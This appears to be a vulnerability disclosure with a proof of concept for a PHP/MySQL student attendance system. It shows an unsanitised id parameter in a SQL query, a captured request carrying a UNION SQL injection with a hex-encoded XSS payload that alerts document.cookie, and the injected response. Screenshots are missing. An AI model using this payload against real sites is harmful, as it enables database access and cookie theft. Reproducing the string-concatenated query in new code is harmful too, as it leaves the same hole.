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Product: Simple Student Attendance System using PHP and MySQL

Vulnerability: XSS via Sqli injection

POC:

The vulnerability is present in **student_form.php line 6**. The id parameter is not sanitized and validated. This leads to sql injection when passed to get_student(id="") in **actions.class.php line 127**. Using the SQL injection, I executed an XSS attack.

student_form.php line 6:

actions.class.php line 127:

```
public function get_student($id=""){
         $sql = "SELECT `students_tbl`.*, `class_tbl`.`name` as `class` FROM
`students_tbl` inner join `class_tbl` on `students_tbl`.`class_id` =
`class_tbl`.`id` where `students_tbl`.`id` = '{$id}'";
         $qry = $this->conn->query($sql);
         $result = $qry->fetch_assoc();
         return $result;
}
```


Here, the id parameter is directly used in the sql query without bound parameters.

student_form.php line 22:


```
<option value="<?= $row['id'] ?>" <?= (isset($class_id) && $class_id ==
$row['id']) ? "selected" : "" ?>><?= $row['name'] ?></option>
```

Attack screenshots:

Prerequisites:



Capturing the request by clicking the edit icon...



Here the vulnerable parameter is id.

UNION query:


```
Request
         Raw
                                                                    Ø 😑 N ≡
 Pretty
                Hex
   POST /php-attendance/modals/student_form.php HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:125.0)
   Gecko/20100101 Firefox/125.0
4 Accept: */*
5 Accept-Language: en-US, en; q=0.5
6 Accept-Encoding: gzip, deflate, br
7 | Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 178
10 Origin: http://localhost
11 | Connection: keep-alive
12 Referer: http://localhost/php-attendance/?page=student_list&id=3
13 | Cookie: PHPSESSID=aijruilrnf73tv5bott4jcisi9; __insuarance__logged=1;
    insuarance key=PEMROTC5KU3VLNILVL27
14 Sec-Fetch-Dest: empty
15 Sec-Fetch-Mode: cors
16 | Sec-Fetch-Site: same-origin
18 | id=-9078' UNION ALL SELECT
   NULL, NULL, CONCAT (0x717a7a6b71, 0x226175746f666f6375732f6f6e666f6375733d22616
   c65727428646f63756d656e742e636f6f6b69652922,0x7162707a71),NULL,NULL,NULL--
```

0x226175746f666f6375732f6f6e666f6375733d22616c65727428646f63756d656e742e 636f6f6b69652922 => "autofocus/onfocus="alert(document.cookie)"

The concatenated value is getting injected in the value attribute of the input tag.

```
Response
                                                                        5 \n ≡
 Pretty
         Raw
              Hex
                       Render
               <option value="" selected disabled>
21
                  -- Select Class Here --
               </option>
               <option value="1" >
22
                 Grade 8-1 - English
               </option>
               <option value="2" >
                 Grade 8-2 - English
               </option>
             </select>
           </div>
25
           <div class="mb-3">
26
             <label for="name" class="form-label">
27
               Student Name
             <input type="text" class="form-control" id="name" name="name"</pre>
28
             value="qzzkq"autofocus/onfocus="alert(document.cookie)"qbpzq"
             required="required">
           </div>
```

Opening the response in the browser:



This discloses the cookie..